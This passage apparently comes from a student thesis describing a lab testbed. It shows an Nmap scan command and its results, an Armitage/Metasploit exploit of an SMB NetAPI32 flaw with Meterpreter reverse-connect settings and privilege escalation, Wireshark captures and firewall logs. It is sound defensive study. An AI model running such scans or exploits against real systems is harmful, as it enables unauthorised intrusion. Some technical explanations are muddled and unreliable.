
Lower ring gap 10

Fisheye on ring 1.00 with interest factor 2.00 and spread factor 0.50

Figure 3-10 NMAP Network Map

Nmap gives data output available for analyses in five different formats. The default is called interactive output, and it is sent to standard output (stdout). There is a normal output, which is similar to interactive except it displays fewer runtime data and warnings since it is anticipated to be analysed after the scan completes rather than interactively. Interactive output is the default and has no associated command-line options.

Nmap TCP SYN process starts by sending a TCP packet with the SYN flag set to port 22, like any legitimate TCP connection in the first step in the TCP three-way handshake. If the target port is open, in the second step Scanme sends a reply with the SYN and ACK flags. The targe would complete the three-way handshake by sending an ACK packet, acknowledged by SYN/ACK. This step is not required, since the SYN/ACK reply already indicates that the port is open. If Nmap ended the connection, that involves another handshake process, using FIN packets instead of SYN. An ACK is another way but still has a step involved. If the SYN/ACK is ignored, Scanme assumes it dropped and re-send it. There is another better option since we don't intend to make a full connection, which is an RST packet. This instructs Scanme to ignore the attempted connection (reset). Nmap could send this RST packet, but it doesn't need to. The OS on the target machine receives the SYN/ACK unexpected as Nmap created the SYN probe itself. So, the OS reply to SYN/ACK with an RST packet. Most ports in a large scan will be closed or filtered. The packet traces for those are the same as described for SYN. Only open ports generate more network traffic.



Target: 192.168.168.100

Command: nmap -sT -T4 -v -Pn 192.168.168.100

OS	Host
	192.168.168.100

	Port	Protocol	State	Service	Version
●	53	tcp	open	domain	
●	80	tcp	open	http	
●	88	tcp	open	kerberos-sec	
●	135	tcp	open	msrpc	
●	139	tcp	open	netbios-ssn	
●	389	tcp	open	ldap	
●	445	tcp	open	microsoft-ds	
●	464	tcp	open	kpasswd5	
●	593	tcp	open	http-rpc-epmap	
●	636	tcp	open	ldapssl	
●	1433	tcp	open	ms-sql-s	
●	3268	tcp	open	globalcatLDAP	
●	3269	tcp	open	globalcatLDAPssl	
●	49154	tcp	open	unknown	
●	49155	tcp	open	unknown	


Figure 3-11 NMAP Scan result

3.4.2 Exploit

Vulnerabilities in the system are already identified using NMAP TCP scan, the step is to generate an exploit. Armitage uses a dialogue box to launch the exploit. The Armitage exploit launch dialogue enable configuration options for a module and choose whether to use a reverse connect payload. Armitage presents options table are customisable. Armitage chooses payload itself and generally, Armitage will use Meterpreter for Windows targets and a command shell payload for UNIX targets (Raj & Walia, 2020).

Armitage makes it easy to manage the Meterpreter agent successfully exploiting a host. Hosts running a Meterpreter payload will have a Meterpreter N menu for each Meterpreter session. Some exploits result in administrative access to the host. Other times, you need to escalate privileges yourself. To do this, use the Meterpreter N -> Access -> Escalate Privileges menu. This will highlight the privilege escalation modules in the module browse.

Armitage logs all console, shell, and event log output, organizes these logs w.r.t date and host. logs can be found in the ~/.Armitage folder and through GUI browse to View > Reporting > Activity Logs folder. Armitage saves copies of screenshots and webcam shots in this same folder. Edit "armitage.log_data_here.folder" to redirect log files to another location.



This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will

Option	Value
LHOST	192.168.95.241
LPORT	30560
Proxies	
RHOST ✚	192.168.95.166
RPORT	445

Targets: 0 => Automatic Targeting

Figure 3-12 Armitage Exploit dialogue box

Armitage and Metasploit share a database to track your hosts, services, vulnerabilities, credentials, loots, and user-agent strings captured by browser exploit modules.


To get this data, go to View > Reporting > Export Data. This option will export data from Metasploit and create easily parse able XML and tab-separated value (TSV) files.

3.4.3 PCAP

In the test lab Wireshark is configured which captures traffic and gives “. pcap” files, i.e., record packet data that has been captured from a network. Packet data is recorded in files with the “. pcap” file extension and these files are very lucrative, used for truth-finding and analysing performance problems and cyberattacks in the network (Banerjee et al., 2010). PCAP file creates a records network data that you can view through Wireshark.

The Wireshark allows configuring the multi-options for the capture which enables to give the required filed and options which makes it easy to work and analyse the traffic. There are three main tabs that offer a range of options i.e., Input, output, and options, if not sure about the option just let the option be on default mode.

Wireshark gives a deep view of the packet which in our testbed if passes the firewall, can be analysed which details about the type of packet, give the source and destination protocol and port to which it is sent to, help analyse in great details. Filters enable to precisely control which packets are displayed. They can be used to check for the presence of a protocol or field, the value of a field, or even compare two fields to each other. These comparisons can be combined with logical operators, like "and" and "or", and parentheses into complex expressions.



```
No.  Time      So                           Protocol Length Info
  1 0.000000  20                            TCP      1454 [TCP segment of a reassembled PDU]
  2 0.000011  17                            TCP        54 [TCP ACKed unseen segment] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=53200 Len=0
  3 0.025738  20                            TCP      1454 [TCP segment of a reassembled PDU]
  4 0.025749  17                            TCP        54 [TCP Window Update] [TCP ACKed unseen s…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
  5 0.076967  200.121.1.131  172.16.0.122   TCP      1454 [TCP Previous segment not captured] [TCP segment of a reassembled PDU]
  6 0.076978  172.16.0.122   200.121.1.131  TCP        54 [TCP Dup ACK 2#1] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
  7 0.102939  200.121.1.131  172.16.0.122   TCP      1454 [TCP segment of a reassembled PDU]
  8 0.102946  172.16.0.122   200.121.1.131  TCP        54 [TCP Dup ACK 2#2] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
  9 0.128285  200.121.1.131  172.16.0.122   TCP      1454 [TCP segment of a reassembled PDU]
 10 0.128319  172.16.0.122   200.121.1.131  TCP        54 [TCP Dup ACK 2#3] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
 11 0.154162  200.121.1.131  172.16.0.122   TCP      1454 [TCP segment of a reassembled PDU]
 12 0.154169  172.16.0.122   200.121.1.131  TCP        54 [TCP Dup ACK 2#4] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
 13 0.179906  200.121.1.131  172.16.0.122   TCP      1454 [TCP segment of a reassembled PDU]
 14 0.179915  172.16.0.122   200.121.1.131  TCP        54 [TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
```


```
> Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
> Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_42:12:13 (00:0c:29:42:12:13)
> Internet Protocol Version 4, Src: 200.121.1.131, Dst: 172.16.0.122
> Transmission Control Protocol, Src Port: 10554 (10554), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
```

```
0000  00 0c 29 42 12 13 00 50  56 c0 00 01 08 00 45 00   ..)B...P V.....E.
0010  05 a0 01 41 00 00 6a 06  d3 90 c8 79 01 83 ac 10   ...A..j. ...y....
0020  00 7a 29 3a 00 50 a7 5c  04 48 e2 e2 ee bf 50 10   .z):.P.\ .H....P.
0030  ff ff 77 67 00 00 30 54  73 57 77 51 74 45 79 4e   ..wg..0T sWwQtEyN
0040  45 61 33 78 70 74 44 63  51 4f 2f 6b 75 31 41 52   Ea3xptDc QO/ku1AR
0050  52 66 47 59 67 53 32 41  34 47 59 35 31 56 33 32   RfGYgS2A 4GY51V32
```

Packets: 3083 · Displayed: 3083 (100.0%) · Load time: 0:0.100 | Profile: Default

Figure 3-13 Capture Menu

By default, Wireshark's TCP dissector keep track of each state TCP session and provides further information when problems or any potential problems are found. When the capture file is opened analysis is done for each TCP packet. Packets are parsed in the order in which they appear in the packet list. You can enable or disable this feature via the "Analyse TCP sequence numbers" TCP dissector preference.



```
    Checksum: 0x262f [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▼ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    ▶ TCP Option - No-Operation (NOP)
    ▶ TCP Option - No-Operation (NOP)
    ▶ TCP Option - Timestamps: TSval 824635422, TSecr 3249934137
  ▼ [SEQ/ACK analysis]
      [This is an ACK to the segment in frame: 15]
      [The RTT to ACK the segment was: 0.002592000 seconds]
    ▼ [TCP Analysis Flags]
      ▼ [Expert Info (Warning/Sequence): Previous segment not captured (common at capture start)]
          [Previous segment not captured (common at capture start)]
          [Severity level: Warning]
          [Group: Sequence]
```


Figure 3-14 TCP Analysis" packet detail items

TCP Analysis flags are added to the TCP protocol tree under "SEQ/ACK analysis". Each flag is described below. Terms such as "next expected sequence number" and "next expected acknowledgement number"

3.4.4 Firewall Logs

The firewall maintains logs for every traffic flow which passes through it, provided the logging option is enabled to capture. Firewall logs data enables, which gives the truth about what traffic is allowed to pass, and which traffic is restricted and dropped on the basis of security policy rule configured on the firewall. Firewall logs, give the details of what sort of traffic is dropped, and help us detect the reason if the traffic is dropped is it due to implicit rule or it is due to explicit rule? These logs also help understand the policy of the network what sort of traffic is permitted in / outside, to and from the network, what protocols are allowed, and what is restricted? Firewalls also have the capability to drop known malicious traffic and logs it by virtue of its UTM features(Garbis & Chapman, 2021).

The firewall traffic log let the traffic through, a real-time display of active sessions is shown. If you right-click on a listed session, you can choose to remove that session, remove all sessions, or quarantine the source address of that session. Right-click on any of the sources listed and select Drill Down to Details. variety of information can be viewed about the source address, including traffic destinations, security policies used, and if any threats are linked to traffic from this address.




Source	Device	Source Interface	Destination	Destination Interface	Application	Bytes (Sent/Received)	Policy
192.168.100.110		lan	93.158.134.124	wan1	TCP/993	14.72 kB	Internet
192.168.100.110		lan	54.208.146.168	wan1	TCP/443	11.29 kB	Internet
192.168.100.111		lan	192.168.110.12	wan1	UDP/53	319 B	Internet
192.168.100.110		lan	104.244.43.7	wan1	TCP/443	463.17 kB	Internet
192.168.100.110		lan	104.244.43.7	wan1	TCP/443	234.49 kB	Internet
192.168.100.110		lan	104.244.43.7	wan1	TCP/443	4.82 kB	Internet
192.168.100.110		lan	192.168.110.30	wan1	UDP/53	273 B	Internet
192.168.100.110		lan	72.21.81.200	wan1	TCP/443	9.82 kB	Internet
192.168.100.110		lan	192.168.110.30	wan1	UDP/53	213 B	Internet
192.168.100.110		lan	192.168.110.30	wan1	UDP/53	217 B	Internet
192.168.100.110		lan	173.194.203.125	wan1	TCP/5222	1.71 MB	Internet
192.168.100.110		lan	192.168.110.30	wan1	UDP/53	174 B	Internet
192.168.100.110		lan	65.52.108.76	wan1	TCP/443	203.99 kB	Internet

#	@	Date/Time	Source	Device	Destination	Application Name	Security Action
1		13:21:32	192.168.100.110		54.192.85.134 (d3ijcis4e2ziok.cloudfront.net)	HTTPS	
2		13:21:30	192.168.100.110		192.168.110.30	DNS	
3		13:21:30	192.168.100.111		96.45.33.73	Fortinet-FortiGuard	
4		13:21:30	192.168.100.111		208.91.112.195 (fgd1.fortigate.com)	Fortinet-FortiGuard	
5		13:21:30	192.168.100.111		208.91.112.197 (fgd1.fortigate.com)	Fortinet-FortiGuard	


#	1	**Action**	close
Application Category	unscanned	**Date/Time**	13:21:32
Destination	54.192.85.134 (d3ijcis4e2ziok.cloudfront.net)	**Destination Country**	United States
Destination Interface	wan1	**Destination Port**	443
Duration	7	**Level**	
Log ID	13	**Policy**	1
Policy Type	policy	**Policy UUID**	6e801320-0bcc-51e6-30fd-9ed5ad5f9830
Protocol	tcp	**Protocol Number**	6
Received Bytes	540	**Received Packets**	7
Sent Bytes	1079	**Sent Packets**	9
Service	HTTPS	**Session ID**	581837
Source	192.168.100.110	**Source Country**	Reserved
Source Interface	lan	**Source Port**	54693
Src NAT IP	172.20.121.46	**Src NAT Port**	54693
Sub Type	forward	**Timestamp**	2016-04-27, 1:21:32 PM
Tran Display	snat	**Virtual Domain**	root

Figure 3-15 Firewall Logs



Source	Device	Threat Score (Blocked/Allowed)	Bytes (Sent/Received)	Sessions (Blocked/Allowed)
vmartin-mac.fortinet-us.com (192.168.100.110)		0	296.05 kB	54
192.168.100.111		0	25.87 kB	29

Figure 3-16 Traffic data rate

